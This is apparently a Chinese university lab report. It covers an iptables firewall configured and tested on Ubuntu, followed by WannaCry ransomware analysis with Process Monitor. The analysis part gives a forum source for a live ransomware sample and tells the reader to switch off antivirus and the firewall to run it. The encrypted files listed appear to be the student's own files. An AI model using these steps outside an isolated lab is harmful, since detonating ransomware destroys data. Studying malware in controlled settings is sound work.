```

图 12 telnet 连接

```
C:\Users\86137>ping 192.168.6.128

正在 Ping 192.168.6.128 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

192.168.6.128 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),

C:\Users\86137>|
```

图 13 ping 连通

11、最后保存配置：apt-get update && apt-get install -y iptables-persistent、iptables-save > /etc/iptables/rules.v4、iptables-save > /etc/iptables/rules.v6 三条命令使用 iptables-persistent 保持配置的命令文件。

```

root@he-virtual-machine:~# apt-get update && apt-get install -y iptables-persistent
命中:1 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy InRelease
命中:2 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy-updates InRelease
命中:4 http://security.ubuntu.com/ubuntu jammy-security InRelease
命中:3 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy-backports InRelease
正在读取软件包列表... 完成
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
将会同时安装下列软件：
    netfilter-persistent
下列【新】软件包将被安装：
    iptables-persistent netfilter-persistent
升级了 0 个软件包，新安装了 2 个软件包，要卸载 0 个软件包，有 157 个软件包未被升级。
需要下载 13.9 kB 的归档。
解压缩后会消耗 93.2 kB 的额外空间。
获取:1 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy/universe amd64 netfilter-persistent all 1.0.16 [7,440 B]
获取:2 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy/universe amd64 iptables-persistent all 1.0.16 [6,488 B]
已下载 13.9 kB，耗时 1秒 (21.3 kB/s)
正在预设定软件包 ...
正在选中未选择的软件包 netfilter-persistent。
(正在读取数据库 ... 系统当前共安装有 211402 个文件和目录。)
准备解压 .../netfilter-persistent_1.0.16_all.deb ...
正在解压 netfilter-persistent (1.0.16) ...
正在选中未选择的软件包 iptables-persistent。
准备解压 .../iptables-persistent_1.0.16_all.deb ...
正在解压 iptables-persistent (1.0.16) ...
正在设置 netfilter-persistent (1.0.16) ...
Created symlink /etc/systemd/system/multi-user.target.wants/netfilter-persistent.service → /lib/systemd/system/netfilter-persistent.service
正在设置 iptables-persistent (1.0.16) ...
update-alternatives: 使用 /lib/systemd/system/netfilter-persistent.service 来在自动模式中提供 /lib/systemd/system/iptables.service (iptables)
正在处理用于 man-db (2.10.2-1) 的触发器 ...
root@he-virtual-machine:~# iptables-save > /etc/iptables/rules.v4
root@he-virtual-machine:~# ip6tables-save > /etc/iptables/rules.v6
root@he-virtual-machine:~#

```

图 14 保存配置

### 1.1.5 实验问题及解决

问题 1：SSH(22) 测试失败（TcpTestSucceeded=False）。

解决办法：在 VM 中安装并启动 SSH 服务：`apt install -y openssh-server && systemctl enable --now ssh`；用 `ss -tlnp | grep ':22'` 确认监听在 0.0.0.0:22，后面就成功了，一开始没有启动 ssh 服务导致 22 端口也被挡。

问题 2：非 root 执行 iptables 报 “Permission denied”。

解决办法：在 Ubuntu 上先提权：`sudo -i` 进入 root，再执行所有 iptables 命令；或在每条命令前加 `sudo`。

### 1.1.6 实验总结

这次实验我主要在 Ubuntu 虚拟机上用 iptables 给主机做了个简单防火墙：放行回环和已建立连接，开放 22（SSH）和 80（Web），禁掉 23（Telnet）、ICMP（所以 ping 不通）和 10.0.0.0/24 网段。然后在自己电脑上用 PowerShell/ssh/telnet 去测，结果和预期一致：22 能连、23 连不上、ping 超时。做下来最大的感受是规则顺序和默认策略特别关键，先放通必须的再把默认设成 DROP，不然一不小心就把自己关在门外；另外服务得真的在监听（比如 sshd 要启动），还有虚拟机的网络模式（NAT/桥接）会影响能不能互通。最后用 iptables-persistent 把规则保存了，整体流程从配置到验证再到持久化都走通了，对 Linux 主机防火墙的基本用法算是有了清晰认识。

## 1.2 实验任务 2（恶意代码的静态检测与动态检测）（学生 3）

### 1.2.1 实验任务

- ◆ 从网上下载勒索病毒或者其他病毒文件，根据病毒的运行环境要求安装虚拟机环境（比如，勒索病毒 WannaCry 运行的系统环境是 win7），在虚拟机上运行病毒；
- ◆ 根据参考资料（1）安装 Process Monitor、PCHunter 或者火绒剑、wireshark，在病毒运行过程中，使用工具记录病毒的行为数据，包括 API、注册表、文件操作、网络连接、网络流量等，保存成日志文件；
- ◆ 将病毒具体的恶意行为与行为日志数据具体关联起来。
- ◆ 使用 PEID 或者其他工具，静态查看病毒文件的基本信息，包括是否加壳、PE 信息、DLL 信息、API 信息等；
- ◆ 将静态行为和动态行为联合分析病毒的恶意行为。

### 1.2.2 实验环境

根据病毒的运行环境要求安装虚拟机环境，如，勒索病毒 WannaCry 运行的系统环境是 win7），在虚拟机上运行病毒；

### 1.2.3 实验过程及结果分析

1、从 <https://bbs.kanxue.com/thread-217586.htm> 论坛上下载永恒之蓝样本（勒索病毒），可威胁 win10 系统。



图 1 下载病毒

解压之后运行 wrcy 文件，注意要关闭防火墙的实时保护，不然会直接把病毒查杀掉，运行之后就会出现勒索信，如图 3 所示，另外此时的文件名后缀被修改为.WNCRY,如图 4.




图 2 解压病毒







图 3 勒索信

|                |                               |                  |          |           |
|----------------|-------------------------------|------------------|----------|-----------|
| Less-13        | 桌面                            | 2025/10/13 11:21 | 文件夹      |           |
| sql-connection | @Please_Read_Me@.txt          | 2025/10/13 11:20 | 文本文档     | 1 KB      |
| 本地磁盘 (C:)      | @WanaDecryptor@.exe           | 2017/5/12 2:22   | 应用程序     | 240 KB    |
| OneDrive       | Less15Blind\$Resp.class.WNCRY | 2025/10/6 20:41  | WNCRY 文件 | 1 KB      |
| 此电脑            | Less15Blind.class.WNCRY       | 2025/10/6 20:41  | WNCRY 文件 | 10 KB     |
| 网络             | Less15Blind.java.WNCRY        | 2025/10/6 20:40  | WNCRY 文件 | 10 KB     |
|                | Wireshark-4.4.1-x64.rar.WNCRY | 2025/10/12 20:03 | WNCRY 文件 | 85,441 KB |
|                | 必看必看必看必看必看必看.txt.WNCRY        | 2025/10/12 20:03 | WNCRY 文件 | 1 KB      |

图 4 文件后缀名被修改

2、下载 Process Monitor: 在官网上下下载压缩包后,解压到 C 盘,然后运行 Procmon64.exe 就可以打开 Process Monitor 了。



图 5 下载压缩包

|                 |                 |                  |                 |            |
|-----------------|-----------------|------------------|-----------------|------------|
| Less-15         | sqlmap          | 2025/9/23 21:11  | 文件夹             |            |
| sql-connections | Windows         | 2025/10/12 16:58 | 文件夹             |            |
| 本地磁盘 (C:)       | 用户              | 2025/9/22 10:52  | 文件夹             |            |
| OneDrive        | Burp_Suite.zip  | 2025/9/27 15:20  | 压缩(zipper)文件... | 472,760 KB |
| 此电脑             | DVWA-master.zip | 2025/9/27 10:54  | 压缩(zipper)文件... | 978 KB     |
| 网络              | Eula.txt        | 2025/10/12 17:11 | 文本文档            | 8 KB       |
|                 | Procmon.exe     | 2025/10/12 17:11 | 应用程序            | 4,029 KB   |
|                 | Procmon64.exe   | 2025/10/12 17:11 | 应用程序            | 2,093 KB   |
|                 | Procmon64a.exe  | 2025/10/12 17:11 | 应用程序            | 2,162 KB   |

图 6 运行 Procmon64.exe




图 7 启动 Process Monitor

3、下载 wireshark：我下载的是别人分享的安装包：<https://pan.quark.cn/s/5bc4b686bbe4#list/share>，解压之后按照博客



[https://blog.csdn.net/2503\\_92099740/article/details/148894586](https://blog.csdn.net/2503_92099740/article/details/148894586) 教程一步步安装下载。




图 8 下载压缩包




图 9 下载 wireshark




图 10 wireshark 安装成功

4、下载 PEID: <https://pan.quark.cn/s/b304fee6aa2b> 直接使用别人的网盘链接下载，下载后解压，注意要关闭 windows 的实时保护，不然有些文件解压不出来，解压完后有 exe 文件可以直接运行。




图 11 PEID 下载

5、在病毒运行过程中，使用工具记录病毒的行为数据，包括 API、注册表、文件操作、网络连接、网络流量等，保存成日志文件:首先以管理员运行 procmon64.exe，打开列：右键表头 → 勾选 Time of Day, Process Name, PID, Operation, Path, Result, Detail。




图 12 勾选列

然后开始抓取样本，保存为文件：基线 30 秒（不做任何操作）：点“Capture”（放大镜）开始→30 秒→停止；File > Save 保存 PML 为 baseline.pml，再保存 CSV 为 baseline.csv。清屏：Edit > Clear Display，样本阶段：重新开始→运行 1 - 3 分钟→停止；File > Save 保存为 sample.pml + sample.csv（勾选 All Events），注意运行病毒时要中断防火墙保证病毒运行，另外关闭网络防止病毒传播。




图 13 保存样本

观看捕捉到的进程有很多 wcry.exe 进程，可以点击漏斗（Filter），逐条 Include：按行为类型（可分批开启）

文件：Operation is CreateFile / WriteFile / SetRenameInformationFile / CreateFileMapping

注册表：RegCreateKey / RegSetValue / RegDeleteValue / RegOpenKey

进程：Process Create / Load Image（观察 EXE/DLL 加载）




图 14 观察进程




图 15 观察文件

图 16 病毒运行结果

| Time of Day      | Process Name | PID | Operation        | Path                                   | Result             | Detail                                 |
|------------------|--------------|-----|------------------|----------------------------------------|--------------------|----------------------------------------|
| 18:46:54.6436832 |              |     | Event Properties |                                        |                    |                                        |
| 18:46:54.6545483 |              |     | Process          |                                        |                    |                                        |
| 18:46:54.6620516 |              |     | Stack            |                                        |                    |                                        |
| 18:46:54.6628579 |              |     |                  |                                        |                    |                                        |
| 18:46:54.6630857 |              |     |                  |                                        |                    |                                        |
| 18:46:54.6631681 |              |     |                  |                                        |                    |                                        |
| 18:46:54.6636733 |              |     |                  |                                        |                    |                                        |
| 18:46:54.6639720 |              |     |                  |                                        |                    |                                        |
| 18:46:54.6641347 | K            | 0   | FLTMGR.SYS       | FltDecodeParameters + 0x210b           | 0xfffff8001b4164cb | C:\Windows\System32\drivers\FLTMGR.SYS |
| 18:46:54.6644452 | K            | 1   | FLTMGR.SYS       | FltDecodeParameters + 0xb1ba           | 0xfffff8001b415f7a | C:\Windows\System32\drivers\FLTMGR.SYS |
| 18:46:54.6653944 | K            | 2   | FLTMGR.SYS       | FltAddOpenReparseEntry + 0x560         | 0xfffff8001b449ed0 | C:\Windows\System32\drivers\FLTMGR.SYS |
| 18:46:54.6689954 | K            | 3   | ntoskrnl.exe     | IoCallDriver + 0x55                    | 0xfffff8001c2d21c5 | C:\Windows\system32\ntoskrnl.exe       |
| 18:46:54.6690609 | K            | 4   | ntoskrnl.exe     | IoGetAttachedDevice + 0x194            | 0xfffff8001c2d4084 | C:\Windows\system32\ntoskrnl.exe       |
